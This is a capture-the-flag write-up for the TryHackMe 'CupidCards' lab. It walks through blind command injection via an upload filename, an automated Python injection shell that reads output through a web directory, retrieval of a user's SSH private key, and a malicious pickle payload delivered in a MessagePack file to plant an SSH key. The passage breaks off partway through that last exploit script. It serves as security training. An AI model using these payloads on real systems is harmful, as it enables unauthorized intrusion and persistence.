THM: CupidCards

Summary
CupidCards was task 3 of Love at First Breach 2026 - Advanced Track, a CTF event that ran from Feb 13 to Feb 16 in 2026.
First we leverage a Command Injection vulnerability in a web application to get a foothold on the server. We then review source code relating to a scheduled task to find and exploit an Insecure Deserialization vulnerability to escalate to another user. Finally, we reverse engineer a SUID binary to abuse a plugin-loading mechanism to gain root access.
Port Enumeration
As always we start with an nmap scan.
1
2
3
4
5
6
7
8
9
10
11
12
13
kali㉿kali $ nmap -sV -sC -p- -oA scans/full_tcp -T4 -Pn 10.81.159.25
Nmap scan report for 10.81.159.25
Host is up (0.039s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 aa:71:a4:af:6a:1c:d3:71:2f:97:e8:20:18:f5:8d:d8 (ECDSA)
|_  256 54:d3:5e:98:a6:fe:93:c4:32:eb:06:e3:be:b6:08:56 (ED25519)
1337/tcp open  http    Werkzeug httpd 3.1.5 (Python 3.12.3)
|_http-title: CupidCards - Valentine's Day Card Generator
|_http-server-header: Werkzeug/3.1.5 Python/3.12.3
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
We find that ssh is exposed on port 22, and that there is a Werkzeug web server on port 1337.
Web Enumeration
We browse to the web server on port 1337, and find that it is an application where you upload photos to generate valentine’s day cards.  Web application front page
This is the result after uploading an orange image.
 Generating a card
After pressing Download Card, we find that the generated cards are accessible and stored in /cards.
 Photo available in cards directory
Thats all there is to the application, and I was unable to find anything else by bruteforcing directories or fuzzing for files in /cards.
If this was a php application I would start trying to bypass file type validations in the upload functionality to upload malicious scripts, but we know that this is a python application. The only thing I could think of was that the application might be using unsanitized user input when processing the photo we upload, and luckily this was the solution.
Exploiting the web application
When generating a card, the filename parameter is vulnerable to command injection. We know this because injecting sleep 2 stalls the response for two seconds, while other requests get immediate responses.
 Http request in burpsuite
Both command substition and semi colons work, so we can use any of the following filenames:
;sleep 2;.png`sleep 2`.png$(sleep 2).png
We will see why this works later, when we have the source code for the application.
If we try any other commands than sleep, we will find that the output of the commands are not reflected back to us, so we are dealing with blind injection. I tried just getting a shell on the system, but I could not find a working payload.
However, since the /cards directory is accessible, we can use it as an out-of-band channel for receiving the output if the directory is writable by the process we are injecting our commands in.
Assuming that the cards directory is in the working directory of the application, we can set the filename to e.g. ;ls -la > cards/output.txt;.png to write the output to output.txt in the cards directory. Then we simply browse to http://10.112.171.51:1337/cards/output.txt to read it.
 Reading command output via the cards directory
Here we see the flask app source code app.py, as well as an interesting file firewall.sh. Here is the source code of firewall.sh:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
#!/bin/bash
/usr/sbin/iptables -F
/usr/sbin/iptables -X
/usr/sbin/iptables -P INPUT DROP
/usr/sbin/iptables -P FORWARD ACCEPT
/usr/sbin/iptables -P OUTPUT DROP
/usr/sbin/iptables -A INPUT -p udp -j ACCEPT
/usr/sbin/iptables -A INPUT -i lo -j ACCEPT
/usr/sbin/iptables -A INPUT -p tcp -m tcp --dport 1337 -j ACCEPT
/usr/sbin/iptables -A INPUT -p tcp -m tcp --dport 22 -j ACCEPT
/usr/sbin/iptables -A INPUT -p icmp --icmp-type echo-request -j ACCEPT
/usr/sbin/iptables -A OUTPUT -p udp -j ACCEPT
/usr/sbin/iptables -A OUTPUT -p tcp -m tcp --sport 1337 -j ACCEPT
/usr/sbin/iptables -A OUTPUT -p tcp -m tcp --sport 22 -j ACCEPT
/usr/sbin/iptables -A OUTPUT -p icmp --icmp-type echo-reply -j ACCEPT
This explains why we couldn’t get a tcp reverse shell. All tcp traffic is dropped, except for traffic on ports 1337 (web app) and 22 (ssh).
Here is the relevant part of the generate endpoint in app.py:
1
2
3
4
5
6
7
8
pattern = r"^[a-z\-\d]+\.[a-z]+$"
match = re.match(pattern, filename.lower())

if match:
   ...
else:
    re.sub(r"[^\w\.\-]", "", filename)
    os.system(f"logger -t cupidcards -p local0.warning Rejected upload: {filename} from {request.remote_addr}")
We can see that there is some regex matching logic that denies our upload if the filename is not deemed safe. $, ; and backticks, which we can use for command injection, all fail to match this regex.
The application then tries to log the rejected file upload, after sanitizing the filename string. However re.sub does not mutate the string it operates on, it returns a new string.
This means that os.system is called with the unsanitized filename string. The developer probably intended to write something like filename = re.sub(r"[^\w\.\-]", "", filename).
To automate the exploitation process (command injection, reading the output) I wrote this python script:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
import requests
import argparse

parser = argparse.ArgumentParser(description="CupidCards automated command injection")
parser.add_argument("-i", "--ip", type=str, required=True, help="target IP address")
args = parser.parse_args()
IP = args.ip

TARGET_URL = f"http://{IP}:1337/generate"
OUTPUT_URL = f"http://{IP}:1337/cards/output.txt"

def execute_command(command):
    malicious_filename = f";{command} > cards/output.txt;.png"

    headers = {
        'Content-Type': f'multipart/form-data; boundary=-----------------------------393126200010260731313617658998',
    }

    body = f"""
-------------------------------393126200010260731313617658998
Content-Disposition: form-data; name="photo"; filename="{malicious_filename}"
Content-Type: image/png


-------------------------------393126200010260731313617658998--
"""

    try:
        requests.post(TARGET_URL, headers=headers, data=body, timeout=10, proxies={"http": "http://localhost:8080"}) # burpsuite proxy
        output_response = requests.get(OUTPUT_URL, timeout=10)

        if output_response.status_code == 200:
            return output_response.text
        else:
            return f"[!] Could not retrieve output (status: {output_response.status_code})"

    except requests.exceptions.RequestException as e:
        return f"[!] Error: {e}"

def interactive_shell():
    while True:
        try:
            cmd = input("\n$ ").strip()
            result = execute_command(cmd)

            if result:
                print("\n" + "="*50)
                print(result)
                print("="*50)
            else:
                print("[!] Command execution failed")

        except KeyboardInterrupt:
            print("\n[*] Exiting...")
            break
        except Exception as e:
            print(f"[!] Error: {e}")

def main():
    interactive_shell()

if __name__ == "__main__":
    main()
I then used it to enumerate the system and receive the first flag, and the ssh key for the user cupid.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
kali㉿kali $ python3 web_exploit.py -i 10.112.171.51

$ id

==================================================
uid=1001(cupid) gid=1001(cupid) groups=1001(cupid),1002(lovers)

==================================================

$ ls -la /home/cupid

==================================================
total 32
drwxr-x--- 4 cupid cupid 4096 Feb 12 06:21 .
drwxr-xr-x 5 root  root  4096 Feb 10 16:23 ..
-rw-r--r-- 1 cupid cupid  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 cupid cupid 3771 Feb 25  2020 .bashrc
drwx------ 3 cupid cupid 4096 Mar 12 12:50 .cache
-rw-r--r-- 1 cupid cupid  807 Feb 25  2020 .profile
drwx------ 2 cupid cupid 4096 Feb 10 09:57 .ssh
-rw-r--r-- 1 root  root    66 Feb 12 06:16 cup1d.txt

==================================================

$ cat /home/cupid/cup1d.txt

==================================================
THM{r3<REDACTED>37}

==================================================

$ ls -la /home/cupid/.ssh

==================================================
total 20
drwx------ 2 cupid cupid 4096 Feb 10 09:57 .
drwxr-x--- 4 cupid cupid 4096 Feb 12 06:21 ..
-rw------- 1 cupid cupid   98 Feb 10 09:56 authorized_keys
-rw------- 1 cupid cupid  411 Feb 10 09:55 cupid.priv
-rw-r--r-- 1 cupid cupid   98 Feb 10 09:55 cupid.pub

==================================================

$ cat /home/cupid/.ssh/cupid.priv

==================================================
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
<REDACTED>
77CSYIs6u/g10Fhe76nvAAAAEGN1cGlkQGN1cGlkY2FyZHMBAgMEBQ==
-----END OPENSSH PRIVATE KEY-----

==================================================
Now we can ssh on to the server as user cupid.
Privilege escalation as cupid
Enumeration
cupid is part of the lovers group.
1
2
cupid@tryhackme-2404:/opt/heartbreak/matcher$ id
uid=1001(cupid) gid=1001(cupid) groups=1001(cupid),1002(lovers)
We look for files owned by this group.
1
2
3
cupid@tryhackme-2404:~$ find / -group lovers  2>/dev/null
/opt/heartbreak/matcher/PROCESSING.md
/var/spool/heartbreak/inbox
First we look at what’s up in the /opt/heartbreak/matcher directory.
1
2
3
4
5
6
7
8
9
cupid@tryhackme-2404:/opt/heartbreak$ cd /opt/heartbreak/matcher
cupid@tryhackme-2404:/opt/heartbreak/matcher$ ls -la
total 24
drwxr-xr-x 2 root      root      4096 Feb 10 16:31 .
drwxr-xr-x 4 root      root      4096 Feb 10 16:38 ..
-rw-r----- 1 aphrodite lovers     197 Feb 10 16:31 PROCESSING.md
-rw-r--r-- 1 aphrodite aphrodite   84 Feb 11 15:13 config.ini
-rwxr--r-- 1 aphrodite aphrodite  711 Feb 11 15:14 hbproto.py
-rwxr--r-- 1 aphrodite aphrodite 2883 Feb 11 15:13 match_engine.py
PROCESSING.mdtells us about processing of MessagePack files. I had never heard about this format prior to this CTF.
1
2
3
4
# Match Request Format
Files must be valid MessagePack (.love extension).
Fields: from, to, desire (str, min 50 chars), compat (dict), notes (any)
Drop files in the spool directory for processing.
config.iniconfirms the spool directory we found earlier. It seems the files are processed every 60 seconds.
1
2
3
4
[matcher]
spool_dir = /var/spool/heartbreak/inbox
poll_interval = 60
format = .love
hbproto.py- Obfuscated python script
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
import struct
import hashlib
Αρως = b'\x89HBP'
Ερωτα = 2
Φιλία = bytes([112, 105, 99, 107, 108, 101]).decode()
Καρδιά = bytes([108, 111, 97, 100, 115]).decode()
Амур = getattr(__import__(Φιλία), Καρδιά)

def verify_header(Любовь):
    if len(Любовь) < 6:
        return False
    return True

def decode_notes(Сердце):
    if not isinstance(Сердце, bytes):
        return str(Сердце)
    try:
        return Амур(Сердце)
    except Exception:
        return None

def encode_notes(Стрела):
    爱情 = bytes([100, 117, 109, 112, 115]).decode()
    心跳 = getattr(__import__(Φιλία), 爱情)
    return 心跳(Стрела)
match_engine.py
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
#!/usr/bin/env python3

import msgpack
import hbproto
import os
import glob
import hashlib
import sys
import time
import logging

logging.basicConfig(
    filename="/var/log/heartbreak/matcher.log",
    level=logging.INFO,
    format="%(asctime)s - %(message)s"
)

SPOOL_DIR = "/var/spool/heartbreak/inbox"
RESULTS_DIR = "/home/aphrodite/matches"


def score_match(data):
    score = 0
    desire = data.get("desire", "")
    compat = data.get("compat", {})

    score += min(len(desire), 100)

    if isinstance(compat, dict):
        if compat.get("sign"):
            score += 10
        if compat.get("element"):
            score += 10
        if compat.get("planet"):
            score += 10

    return min(score, 100)


def log_match(data, score, notes=None):
    sender = data.get("from", "unknown")
    target = data.get("to", "unknown")
    logging.info(f"Match: {sender} -> {target} (score: {score})")

    result_path = os.path.join(
        RESULTS_DIR,
        f"{sender}_{target}_{int(time.time())}.result"
    )
    try:
        with open(result_path, "w") as f:
            f.write(f"From: {sender}\n")
            f.write(f"To: {target}\n")
            f.write(f"Score: {score}\n")
            f.write(f"Time: {time.strftime('%Y-%m-%d %H:%M:%S')}\n")
            if notes:
                f.write(f"Notes: {notes}\n")
    except Exception:
        pass


def process_file(fpath):
    with open(fpath, "rb") as f:
        raw = f.read()

    try:
        data = msgpack.unpackb(raw, raw=False)
    except Exception:
        logging.warning(f"Invalid MessagePack: {fpath}")
        os.unlink(fpath)
        return

    if not isinstance(data, dict):
        os.unlink(fpath)
        return

    required = ("from", "to", "desire", "compat")
    if not all(k in data for k in required):
        logging.warning(f"Missing fields in {fpath}")
        os.unlink(fpath)
        return

    if not isinstance(data["desire"], str) or len(data["desire"]) < 50:
        logging.warning(f"Invalid desire field in {fpath}")
        os.unlink(fpath)
        return

    notes = None
    if "notes" in data and isinstance(data["notes"], bytes):
        try:
            notes = hbproto.decode_notes(data["notes"])
        except Exception:
            notes = None
    elif "notes" in data and isinstance(data["notes"], str):
        notes = data["notes"]

    score = score_match(data)
    log_match(data, score, notes)

    os.unlink(fpath)
    logging.info(f"Processed and removed: {fpath}")


def main():
    pattern = os.path.join(SPOOL_DIR, "*.love")
    for fpath in sorted(glob.glob(pattern)):
        try:
            process_file(fpath)
        except Exception as e:
            logging.error(f"Error processing {fpath}: {e}")
            try:
                os.unlink(fpath)
            except Exception:
                pass


if __name__ == "__main__":
    main()
We will have to examine and understand these scripts to proceed. Furthermore, the scripts are owned by user aphrodite, so this is the user we will target.
Source code review
First we’ll have to somewhat understand what MessagePack is, and as per their website:
1
2
3
4
5
It's like JSON.
but fast and small.

MessagePack is an efficient binary serialization format.
It lets you exchange data among multiple languages like JSON.
Now we will try to understand match_engine.py.
1
2
3
4
5
6
7
8
9
10
11
12
13
SPOOL_DIR = "/var/spool/heartbreak/inbox"

def main():
    pattern = os.path.join(SPOOL_DIR, "*.love")
    for fpath in sorted(glob.glob(pattern)):
        try:
            process_file(fpath)
        except Exception as e:
            logging.error(f"Error processing {fpath}: {e}")
            try:
                os.unlink(fpath)
            except Exception:
                pass
This part of the code simply loops over every file in the /var/spool/heartbreak/inbox directory that ends with .love and calls process_file() for each file.
Now we will have a look at the process_file() function.
1
2
3
4
5
 with open(fpath, "rb") as f:
        raw = f.read()

    try:
        data = msgpack.unpackb(raw, raw=False)
First the file is read as bytes, and then the bytes are unpacked into an object with msgpack.unpackb.
1
2
3
if not isinstance(data, dict):
        os.unlink(fpath)
        return
If the unpacked object is not a dictionary, then the file is deleted.
1
2
3
4
5
required = ("from", "to", "desire", "compat")
    if not all(k in data for k in required):
        logging.warning(f"Missing fields in {fpath}")
        os.unlink(fpath)
        return
If the dict doesn’t have all the fields denoted in required, then the file is deleted.
1
2
3
4
if not isinstance(data["desire"], str) or len(data["desire"]) < 50:
        logging.warning(f"Invalid desire field in {fpath}")
        os.unlink(fpath)
        return
The desire field of the dict must be a string that is at least 50 characters long, or the file will be deleted.
1
2
3
if "notes" in data and isinstance(data["notes"], bytes):
        try:
            notes = hbproto.decode_notes(data["notes"])
If the dictionary contains a notes field that is bytes, then it is passed to hbproto.decode_notes. This function is from hbproto.py, so let’s move on to that file.
As we saw earlier, the file is obfuscated and the variables are in different languages. One technique used is to decode encoded bytes, for example:
1
Φιλία = bytes([112, 105, 99, 107, 108, 101]).decode()
If we decode these bytes, we can see that this variable actually reads “pickle”.
 Decoding decimal bytes in Cyberchef
I consulted an LLM to deobfuscate the rest for me.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
# These obfuscated lines resolve to:
Αρως = b'\x89HBP'                    # Just a header
Ερωτα = 2                             # Version number
Φιλία = bytes([112, 105, 99, 107, 108, 6]).decode()  # "pickle"
Καρδιά = bytes([108, 111, 97, 100, 115]).decode()    # "loads"
Амур = getattr(__import__(Φιλία), Καρδιά)  # = pickle.loads

def decode_notes(Сердце):
    if not isinstance(Сердце, bytes):
        return str(Сердце)
    try:
        return Амур(Сердце)  # <-- THIS IS PICKLE.loads() on untrusted data!
    except Exception:
        return None

def encode_notes(Стрела):
    爱情 = bytes([100, 117, 109, 112, 115]).decode()  # "dumps"
    心跳 = getattr(__import__(Φιλία), 爱情)            # = pickle.dumps
    return 心跳(Стрела)
Now we can see that the decode_notes() function actually calls pickle.loads() on the data that we provide from our msgpack serialized dictionary. Remote code execution through malicious python pickle deserialisation is a known vulnerability that we can leverage.
Exploitation
As we have figured out, we need to serialize a dictionary using msgpack, and it needs to contain the following fields:
fromtodesire- a string at least 50 characters longcompatnotes- our malicious python pickle
We then place our malicious .love file in /var/spool/heartbreak/inbox.
Exploit script:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
import msgpack
import pickle
import os
import base64

COMMAND = 'mkdir /home/aphrodite/.ssh;echo ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJI2BElPIcoG98ulZ3uuWJXR77CSYIs6u/g10Fhe76nv cupid@cupidcards > /home/aphrodite/.ssh/authorized_keys'

class EvilPickle(object):
    def __reduce__(self):
        # This will run when unpickled
        return (os.system, (COMMAND,))

# Serialize EvilPickle
malicious_pickle = pickle.dumps(EvilPickle())

# The dictionary containing our malicious pickle
exploit_data = {
    "from": "attacker",
    "to": "victim",
